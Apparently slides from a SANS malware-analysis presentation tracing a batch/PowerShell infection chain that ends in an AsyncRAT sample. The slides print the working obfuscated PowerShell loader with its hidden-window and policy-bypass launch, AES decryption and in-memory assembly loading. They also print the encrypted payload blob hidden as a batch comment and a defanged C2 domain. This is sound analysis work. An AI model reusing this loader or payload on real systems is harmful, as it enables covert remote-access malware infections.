$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

But where is the payload?

Stage #4

PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

The payload is hidden as a comment in the .bat file


Stage #5

PE File

```
:: VXHRxdvttDPOBvJVS0yoy5nDy6eYBtbTjReaYjAPXpBAC0zfOZP3AR+Ns9NQHTEEyYgCfyBuQDgCTRzAEuG9wMGD/HklKaFsPK88zrlu2VrebT/
mDXCcuPGB9PtbpbpjdxcZW8micN0mdy5aXrjypqUJPrVLUK1CXSHJ8XwDntlY0oT/
hLNNDk0OcUWhBZ+v04eUoxodZsbQhXdXomM4uneFIju6DwYaE0Gc8SMxDWPdacDB1WY3pbSR/dUWVdfrOQQLyh0CSmjkdmDo73J6C2cpIKrUx5S/
5y9aqgvY1AQuRLpzPnTattxt+OVgTWf/
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
```

Stage #5

CyberChef to the Rescue



Stage #6
More Malware

- The PE file executed is still unknown on VT today[1]
  (SHA256: ee1713429991c75fb6d53b6ed6dd0296ae7889a86c85b55d20a782c332948b7a)
- It’s a .Net Binary
- To address such type of PE files, dnSpy[2] is your best friend

[1] Last checked on May 26, 2023
[2] https://github.com/dnSpy/dnSpy

Stage #6
More Malware

- AES is again used to hide interesting strings.
- Example: API calls:

```
IntPtr hModule3 = MopWZeDGepjCwRLoGnnT.LoadLibrary("ntdll.dll");
IntPtr procAddress3 = MopWZeDGepjCwRLoGnnT.GetProcAddress(hModule3,
Encoding.UTF8.GetString(MopWZeDGepjCwRLoGnnT.TDBpQpEvAaGeFMvTWidO(Convert.FromBase64String(“cwaVc9FFjURPPjaNuur6ZA=="),
Convert.FromBase64String("S5Jbz5ndXHbXSsLAjT3TFepxCYdOtRyCuouBDtnPXEk="), Convert.FromBase64String("MzJ9An77FsoAKF+FOIiYeQ==")));
```

```
private static byte[] TDBpQpEvAaGeFMvTWidO(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aesManaged = new AesManaged();
    aesManaged.Mode = CipherMode.CBC;
    aesManaged.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(key, iv);
    byte[] result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    cryptoTransform.Dispose();
    aesManaged.Dispose();
    return result;
}
```

Stage #6
More Malware

- The malware is an ASync RAT (“Remote Access Tool”)
- C2 Server: wormxwar[.]ddns[.]net

Thank You!

xmertens@sans.org
xmertens@isc.sans.edu
@xme
@xme@infosec.exchange
https://linkedin.com/in/xme